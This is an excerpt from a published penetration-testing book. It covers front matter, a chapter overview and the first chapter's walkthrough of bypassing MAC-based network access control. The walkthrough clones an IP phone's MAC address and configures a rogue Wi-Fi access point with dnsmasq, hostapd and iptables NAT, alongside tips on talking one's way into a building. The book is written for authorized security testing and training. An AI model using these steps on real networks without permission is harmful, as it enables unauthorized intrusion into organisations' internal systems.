Hands-On Penetration Testing on Windows

Unleash Kali Linux, PowerShell, and Windows debugging tools for security testing and analysis

Packt

www.packt.com

By Phil Bramwell

Hands-On Penetration Testing on Windows

Unleash Kali Linux, PowerShell, and Windows debugging tools for security testing and analysis

Phil Bramwell

Packt

BIRMINGHAM - MUMBAI

Hands-On Penetration Testing on Windows

Commissioning Editor: Vijin Boricha
Acquisition Editor: Shrilekha Inani
Content Development Editor: Sharon Raj
Technical Editor: Komal Karne
Copy Editor: Safis Editing
Project Coordinator: Virginia Dias
Proofreader: Safis Editing
Indexer: Priyanka Dhadke
Graphics: Tom Scaria
Production Coordinator: Shraddha Falebhai

First published: July 2018

Production reference: 1270718

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.

ISBN 978-1-78829-566-6

`www.packtpub.com`

I would like to dedicate this book to my wife, Sonia, without whose unwavering support, patience, and commitment, I wouldn't be who I am today; to Mom, Dad, Rich, and Alex, for their endless inspiration, support, and willingness to read my nonsense; to Lenna and Sasha, whose constant support, both emotional and practical, allowed me to muster the energy and will to accomplish this and so much more; to my son and daughter, whose smiles and goofiness give me a reason to keep going every single day.

Contributors

About the author

Phil Bramwell acquired the Certified Ethical Hacker and Certified Expert Penetration Tester certifications at the age of 21. His professional experience includes Common Criteria design reviews and testing, network security consulting, penetration testing, and PCI-DSS compliance auditing for banks, universities, and governments. He later acquired the CISSP and Metasploit Pro Certified Specialist credentials. Today, he is a cybersecurity and cryptocurrency consultant and works as a cybersecurity analyst specializing in malware detection and analysis.

A big thank you to everyone at Packt. I initially told Shrilekha "no way," but she motivated me to believe in myself. Sharon was available day and night to guide me and keep my eyes on the prize. I also want to thank my friends and mentors from Kalamazoo to Atascadero to Answers to Plante Moran: thank you for keeping me going.

About the reviewer

Abhijit Mohanta works as a malware researcher for Juniper Threat Labs. He worked as a malware researcher for Cyphort, MacAfee, and Symantec. He has expertise in reverse engineering. He has experience working with antivirus and sandbox technologies. He is author of the book *Preventing Ransomware, Understand everything about digital extortion and its prevention*. He has written a number of blogs on malware research. He has filed a couple of patents related to malware detection.

Packt is searching for authors like you

Table of Contents

Preface

This book takes a hands-on approach to teaching and understanding penetration testing concepts at an intermediate to advanced level. It's designed to lay the foundation for advanced roles in the field with an engaging and easy-to-follow style. There are a lot of books on the subject of penetration testing, but what makes this book special is the emphasis on the underlying logic and mechanisms of the concept at hand. Recognizing that there aren't enough pages to give each subject what it deserves, this book takes a springboard approach to the topics by providing enough key information and theory to inform further research outside of these pages. The reader can thus spend less time searching and more time learning.

Who this book is for

This book is for penetration testers who want to break out of old routines, security professionals who want to break into penetration testing, security managers who want to understand penetration testing, and young security students and professionals who excel in ethical-hacking boot camps.

What this book covers

`Chapter 1`, *Bypassing Network Access Control*, focuses on getting a foothold in the network. **Network Access Control** systems, or **NACs**, rely on certain detection technology – this chapter will review them and how they work at a low level.

`Chapter 2`, *Sniffing and Spoofing*, will discuss advanced Wireshark techniques to give the reader practical experience in low-level traffic analysis. The reader will then learn applied network-spoofing attacks, focusing on layer-2 poisoning attacks and DNS spoofing.

`Chapter 3`, *Windows Passwords on the Network*, demonstrates advanced Windows password attacks. The chapter reviews how Windows passwords are carried over the network and then provides practical demonstrations of capturing, understanding, and cracking Windows passwords to gain access.

`Chapter 4`, *Advanced Network Attacks*, ties together the network-hacking portion with coverage of advanced concepts. We cover software-update hijacking, SSL stripping, and routers. A discussion of IPv6 is included along with practical demonstrations of using Kali to attack IPv6 implementations.

`Chapter 5`, *Cryptography and the Penetration Tester*, discusses cryptographic system implementations and practical attacks against them. Attacking message integrity via bit-flipping is demonstrated against the AES implementation of cipher block chaining. We also look at length-extension attacks and run through a demonstration of how they work. Another demonstration of an attack against confidentiality will be given with a padding-oracle attack using Kali.

`Chapter 6`, *Advanced Exploitation with Metasploit*, will take the reader to the next level with the standard attack framework in every pen tester's toolkit: Metasploit. The finer points of exploits in Metasploit are discussed, including working with the payload generator, metamodules, and building custom modules. Attacks will be demonstrated while organizing them with Metasploit's task automation features.

`Chapter 7`, *Stack and Heap – Memory Management*, guides the reader through understanding memory management for practical application to pen testing. An introduction to stack overflow attacks is demonstrated step by step. The reader will use a debugger to develop exploitation opportunity from finding software bugs.

`Chapter 8`, *Windows Kernel Security*, guides the reader through understanding and attacking the other side of the Windows virtual address space: the kernel. The reader will understand the fundamentals of kernel exploitation, including context switching and the use of the scheduler to inform race condition attacks, and vulnerabilities that the hacker seeks to exploit, including pointer issues, such as NULL pointer dereferencing and corrupted pointers.

`Chapter 9`, *Weaponizing Python*, is a crash course in Python to bring the reader to a level of understanding that will facilitate pen testing tasks with Python modules. Some of the techniques covered that can be transformed into pen testing tools include network analysis with Python and Scapy.

`Chapter 10`, *Windows Shellcoding,* will step through stack-protection mechanisms of the Windows OS and demonstrate practical bypass methods. We demonstrate heap spraying with step-by-step explanations, as well as exploit creation.

`Chapter 11`, *Bypassing Protections with ROP,* will guide the reader through understanding Windows memory protection mechanisms and bypassing them with **Return-Oriented Programming** (**ROP**). The mechanisms discussed are **Data Execution Prevention** (**DEP**) and **Address Space Layout Randomization** (**ASLR**). The reader will understand the core assembly mechanisms that allow ROP to work, building on knowledge of memory management from other chapters.

`Chapter 12`, *Fuzzing Techniques,* guides the reader through practical fuzzing techniques. The reader will understand the core principle and will be able to understand what's happening at a low memory-management level. The reader will have hands-on experience with trial and error fuzzing applications. From there, we will move on to more advanced fuzzing techniques, such as protocol fuzzing.

`Chapter 13`, *Going Beyond the Foothold,* explores the post-exploitation modules of Metasploit. The Windows post modules are introduced and practically demonstrated so the reader will know how to capture keystrokes from a compromised Windows host, scan the network for new targets, and learn and exploit trust relationships to complete the pivot. We then cover enumeration on the compromised Windows host to inform post-exploitation efforts.

`Chapter 14`, *Taking PowerShell to the Next Level,* guides the reader through PowerShell fundamentals with hands-on examples, and then moves on to offensive PowerShell techniques. Post-exploitation with the PowerShell Empire framework on Kali is explained and demonstrated in practical hands-on examples.

`Chapter 15`, *Escalating Privileges,* steps through Metasploit and PS Empire techniques while analyzing the core mechanisms, including duplication of tokens and named pipe impersonation. The reader will review local exploit options, a method for attacking Active Directory credentials on a domain controller, and a technique that leverages the **Windows Management Instrumentation Command line** (**WMIC**).

`Chapter 16`, *Maintaining Access,* guides the reader through a series of hands-on demonstrations of access maintenance via backdoors using tools such as Netcat. Metasploit, PS Empire, and PowerSploit persistence abilities are also discussed and demonstrated.

`Chapter 17`, *Tips and Tricks,* provides a brief discussion of virtualization on Windows to assist the reader in setting up a hacking lab with some hints on advanced virtual network configuration.

To get the most out of this book

This book makes a few assumptions about the reader. You should have a solid understanding of networking essentials; layered interconnection concepts, such as the OSI model; and you should be self-sufficient with OS basics and troubleshooting. We won't cover getting your OS installed, and though basic installation instructions are provided for some tools, you need to be self-sufficient in troubleshooting any dependency problems you may run into in your unique environment.

This book tries to be as useful as possible even without a lab. It's a hands-on book first and foremost, but with the provided examples and coverage of concepts, you should be able to benefit from the information without your computer.

Download the example code files

You can download the example code files for this book from your account at `www.packtpub.com`. If you purchased this book elsewhere, you can visit `www.packtpub.com/support` and register to have the files emailed directly to you.

You can download the code files by following these steps:

1. Log in or register at `www.packtpub.com`.
2. Select the **SUPPORT** tab.
3. Click on **Code Downloads & Errata**.
4. Enter the name of the book in the **Search** box and follow the onscreen instructions.

Once the file is downloaded, please make sure that you unzip or extract the folder using the latest version of:

- WinRAR/7-Zip for Windows
- Zipeg/iZip/UnRarX for Mac
- 7-Zip/PeaZip for Linux

The code bundle for the book is also hosted on GitHub at `https://github.com/PacktPublishing/Hands-On-Penetration-Testing-on-Windows`. In case there's an update to the code, it will be updated on the existing GitHub repository.

We also have other code bundles from our rich catalog of books and videos available at `https://github.com/PacktPublishing/`. Check them out!

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: `https://www.packtpub.com/sites/default/files/downloads/HandsOnPenetrationTestingonWindows_ColorImages.pdf`.

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "The default output is `filter.ef` but you can name it whatever you want."

A block of code is set as follows:

```
if (ip.proto == TCP) {
if (tcp.src == 80 || tcp.dst == 80) {
msg("HTTP traffic detected.\n");
}
}
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
if (ip.proto == TCP) {
if (tcp.src == 80 || tcp.dst == 80) {
msg("HTTP traffic detected.\n");
}
}
```

Any command-line input or output is written as follows:

```
use server/capture/smb
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Right-click on a target and click **Apply as Filter | Selected**."

Warnings or important notes appear like this.

Tips and tricks appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: Email `feedback@packtpub.com` and mention the book title in the subject of your message. If you have questions about any aspect of this book, please email us at `questions@packtpub.com`.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/submit-errata`, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packtpub.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit `packtpub.com`.

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with proper written authorizations from appropriate persons responsible.

1
Bypassing Network Access Control

The network is the first thing we think about when we imagine computers getting hacked. It's the pen tester's playground. It's both the first step and the final frontier of compromising a computer. It's also what makes the compromise of a single computer effectively the compromise of an entire building full of computers. It's fitting, then, that we begin our journey with a discussion about compromising the network and using its own power and weaknesses to inform the pen test.

The first step is getting on the network in the first place, and there are human, architectural, and protocol factors that make the mere presence of an attacker on the network potentially devastating. For this reason, defenders often deploy **network access control** (**NAC**) systems. The intent of these systems is to detect and/or prevent an intrusion on the network by identifying and authenticating devices on the network. In this chapter, we will review some of the methods employed by NACs and demonstrate practical methods of bypassing these controls.

The following topics will be covered in this chapter:

- Bypassing NACs with physical access to clone an authorized device
- Captive portal methods and their weaknesses
- Policy checks for new devices
- Masquerading the stack of an authorized device

Technical requirements

- Kali Linux installed on a laptop
- A USB wireless network interface card that supports promiscuous mode in Kali—I recommend Alfa cards

Bypassing MAC filtering – considerations for the physical assessor

An attacker needs to be aware of methods for remote compromise: attacking the VPN, wireless infiltration from a distance using high-gain antennas, and so forth. However, the pen tester can never forget the big picture. This is a field where it's very easy to get caught up in the highly specific technical details and miss the human element of security design.

There's a design flaw concept that pen testers like to call *the candy bar model*. This simply refers to a network that is tough and crunchy on the outside, but gooey on the inside. In other words, it's a model that emphasizes the threats of the outside world when designing the security architecture, while assuming that someone who is physically inside company facilities has been vetted and is therefore trusted. The mindset here dates back many years; in the earliest days of what became the internet, the physical access points to the network were inside highly secure facilities. Packets coming in over the network were safely assumed to be from a secure environment and sent by an authorized individual. In today's world, a packet hitting the border of a company's network could be from an authorized individual on a business trip, or it could be from a clever teenager in Thailand eager to try out some newly learned tricks.

The candy bar model will come up in later chapters when we discuss other network attacks. Once you crack that outer shell, you'll often find that the path forward seems paved especially for you—and a successful compromise will inform your client of the devastating consequences of this mistaken assumption.

How you social engineer your target is a subject for another book altogether, but for the purposes of this discussion, let's assume that you have physical access to network drops. Not all physical access is the same, though: if you convinced your target to hire you as a full-time employee, then you'll have constant physical access. They'll even hand you a computer. However, what's more likely is that you've exploited a small gap in their physical security stance, and your presence can be undetected or tolerated for only a short period of time. You've snuck in through the smoker's door after striking up some conversation with an unwitting employee; you've been given permission to walk around for an hour with a convincing-looking contractor uniform and clipboard; or (my personal favorite) you've earned trust and affection by bringing in a big box of doughnuts for the people expecting an auditor's visit based on a well-scripted phone call. We'll demonstrate how to set up a Kali box to function as a rogue wireless access point while impersonating the MAC address of a VoIP phone.


Configuring a Kali wireless access point to bypass MAC filtering

You've found an unoccupied cubicle with an empty desk and a generic IP Phone. The phone is plugged in and working, so you know the network drop is active. We'll drop our small laptop running Kali here and continue the attack from outside.

First, we've unplugged the IP Phone so that our bad guy can take the port. We're going to clone the MAC address of the IP Phone on our Kali box's Ethernet port. From the perspective of a simple MAC address whitelisting methodology of NAC, this will look like the phone merely rebooted.

I use `ifconfig` to bring up the interface configuration. In my example, my Ethernet port interface is called `eth0` and my wireless interface is called `wlan0`. I'll note this for later, as I will need to configure the system to run an access point with DHCP and DNS on `wlan0`, while running NAT through to my `eth0` interface. I can use `ifconfig eth0 hw ether` to change the physical address of the `eth0` interface. I've sneaked a peek at the label on the back of the IP Phone – the MAC address is `AC:A0:16:23:D8:1A`.

So, I bring the interface down for the change, bring it back up, then run `ifconfig` one more time to confirm the status of the interface with the new physical address:



```
root@yokwe:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.149.129  netmask 255.255.255.0  broadcast 192.168.149.255
        inet6 fe80::20c:29ff:fe65:3cb  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:65:03:cb  txqueuelen 1000  (Ethernet)
        RX packets 69  bytes 4495 (4.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 1790 (1.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@yokwe:~# ifconfig eth0 down
root@yokwe:~# ifconfig eth0 hw ether ac:a0:16:23:d8:1a
root@yokwe:~# ifconfig eth0 up
root@yokwe:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.149.131  netmask 255.255.255.0  broadcast 192.168.149.255
        inet6 fe80::aea0:16ff:fe23:d81a  prefixlen 64  scopeid 0x20<link>
        ether ac:a0:16:23:d8:1a  txqueuelen 1000  (Ethernet)
        RX packets 91  bytes 6738 (6.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35  bytes 3673 (3.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@yokwe:~#
```

Two handy tools in the Kali repository are `dnsmasq` and `hostapd`:


- `dnsmasq` is a lightweight network infrastructure utility. Completely free and written in C, this is a nifty tool for setting up a quick and dirty network on the fly, complete with DHCP and DNS forwarding. In our example, we're using it as a DHCP and DNS service for the wireless clients who connect to our access point (which would be you and your colleagues, of course).
- `hostapd` (host access point daemon) is, as the name implies, access point software for turning your ordinary wireless network interface into an access point and even an authentication server. You can confirm that whatever Wi-Fi card you're using supports AP mode with this command:

```
# iw list |grep "Supported interface modes" -A 8
```

If you see `AP` in the results, you're good to go. We use `apt-get install hostapd dnsmasq` to grab the tools.

If you run into problems with `apt-get` (for instance, `package not found`), always review your repository's `sources.list` file as a first step. Don't add arbitrary sources to the `sources.list` file; this is a great way to break your Kali installation. Since the release of Kali 2016.1, the active repository for rolling users is this: `deb http://http.kali.org/kali kali-rolling main contrib non-free`.

First, let's configure `dnsmasq`. Open up `/etc/dnsmasq.conf` using the `nano` command:


Applications
Places
Terminal
Tue 13:57
root@yokwe: ~
File Edit View Search Terminal Help
GNU nano 2.9.1 /etc/dnsmasq.conf Modified
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line


```
interface=wlan0
dhcp-range=10.11.12.2,10.11.12.20,4h
dhcp-option=3,10.11.12.1
dhcp-option=6,10.11.12.1
server=8.8.8.8
log-queries
log-dhcp


# Configuration file for dnsmasq.
#
# Format is one option per line, legal options are the same
# as the long options legal on the command line. See
# "/usr/sbin/dnsmasq --help" or "man 8 dnsmasq" for details.

# Listen on this specific port instead of the standard DNS port
# (53). Setting this to zero completely disables DNS function,
# leaving only DHCP and/or TFTP.
#port=5353

# The following two options make you a better netizen, since they
# tell dnsmasq to filter out queries which the public DNS cannot
```

You can see that the configuration file has everything you need to know commented out; I strongly recommend you sit down with the `readme` file to understand the full capability of this tool, especially so you can fine-tune your use for whatever you're doing in the field. Since this is a hands-on demonstration, I'm keeping it pretty simple:

- I set my interface to `wlan0`, where the USB wireless card that will play the role of access point is located.

- I set the DHCP range where new clients will be assigned IP addresses when they request an assignment. The format is `[bottom address],[top address],[lease time]`. The address range here is what would be assigned to new clients, so make sure you don't overlap with the gateway address. You're the gateway!
- DHCP options specification. This isn't arbitrary—these numbers are specified in RFC 2132 and subsequent RFCs, so there's a lot of power here. For our purposes here, I'm setting the gateway with option `3` and DNS with option `6`. In this case, they're the same address as we would expect on a tiny LAN like this one. Note the address: `10.11.12.1`. That's the gateway that by definition, will be your `wlan0` interface. You'll define that address when you bring up the wireless interface just prior to firing up the access point.
- I defined the upstream DNS server; I set it to Google `8.8.8.8`, but you can use something different.
- I did some logging, just in case we need it.

Hit *Ctrl* + *X* and confirm the file name to save it. Now, we'll move on to the `hostapd` configuration. Open up `/etc/hostapd/hostapd.conf` using the `nano` command:



```
  GNU nano 2.9.1              /etc/hostapd/hostapd.conf              Modified

interface=wlan0
driver=nl80211
ssid=NotABadGuy
hw_mode=g
channel=2
macaddr_acl=0
max_num_sta=1
ignore_broadcast_ssid=0
auth_algs=1
wpa=2
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
wpa_passphrase=NotABadGuyPSK


^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```


Again, this is a tool with a lot of power, so check out the `readme` file so you can fully appreciate everything it can do. You can create a rather sophisticated access point with this software, but we'll just keep it simple for this example:

- I set the interface to `wlan0`, of course.
- I defined the wireless driver; this is `nl80211`, the interface between `cfg80211` and user space, and it allows for management of the device.
- `ssid` is our service set identifier – our network's name. I'm using `NotABadGuy` because I want to convince the world that I'm really a good guy, but of course, you'll fine-tune this to your needs. There's a bit of social engineering potential here to minimize suspicion on the part of those casually scanning the environment.
- `hw_mode` is the 802.11 modulation standard; `b`, `g`, and `n` are common.
- I've defined the channel here, but you can configure it to pick the channel automatically based on surveying.
- `macaddr_acl` is a Boolean flag to tell `hostapd` if we're using a MAC-based access control list. You'll have to decide if this is something you need for your purposes. In my example, I've configured encryption, and I like to use randomly generated MACs on my devices anyway, so I'd rather not deal with whitelisting MACs.
- `max_num_sta` is one way to keep the population of wireless clients restricted—this is the maximum number of clients that are allowed to join. I set mine as `1` here since I only expect myself to be joining, but you could omit this.
- `ignore_broadcast_ssid` simply allows you to hide the network. What it really does is cause your AP to ignore probe request frames that don't specify the SSID, so it will hide your network from active scans, but you should never consider a functional access point to be hidden. I want to see it in my example, so I set it to `0`.
- The remaining options allow me to configure WPA2 encryption.

Believe it or not, those are the basics for our quick and dirty access point to the physical network. Now, I'll bring up the `wlan0` interface and specify the gateway address I defined earlier. Then I bring up `dnsmasq` and tell it to use my configuration file. We enable IP forwarding to tell Kali to act like a router with `sysctl`. We allow our traffic through and enable NAT functionality with `iptables`. Finally, we fire up `hostapd` with our configuration file.

We'll be looking at `iptables` again, so don't worry about the details here.

When a wireless client connects to this network, they will have access to the corporate network via `eth0`; to a MAC filter, traffic coming from that port will appear to be coming from a Cisco IP Phone:



```
root@yokwe:/# ifconfig wlan0 10.11.12.1 up
root@yokwe:/# dnsmasq -C /etc/dnsmasq.conf
root@yokwe:/# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@yokwe:/# iptables -P FORWARD ACCEPT
root@yokwe:/# iptables --table nat -A POSTROUTING -o eth0 -j MASQUERADE
root@yokwe:/# hostapd /etc/hostapd/hostapd.conf -B
Configuration file: /etc/hostapd/hostapd.conf
Using interface wlan0 with hwaddr 76:14:1a:c5:41:52 and ssid "NotABadGuy"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
root@yokwe:/#
```

Design weaknesses – exploiting weak authentication mechanisms

With network access control, authentication is the name of the game. In our first attack scenario, we saw that the network verifies that a device is permitted by MAC address whitelisting. The principle is simple—a list of allowed devices is checked when a device joins the network. Many people, even outside of the field, are familiar with MAC filtering from the common implementation of this technique in SOHO wireless routers. However, you may be surprised at how often the VoIP phone masquerade will work in highly secured environments.

It's Network Security 101: MAC addresses are very easily faked, and networks will take your word for it when you claim to be a particular value. I've had clients detail, at length, the various features of their state-of-the-art NAC, only to look puzzled when I show them I had network access to their server environment by pretending to be a conference room phone. It's important to test for this bypass; not many clients are aware of simple threats.

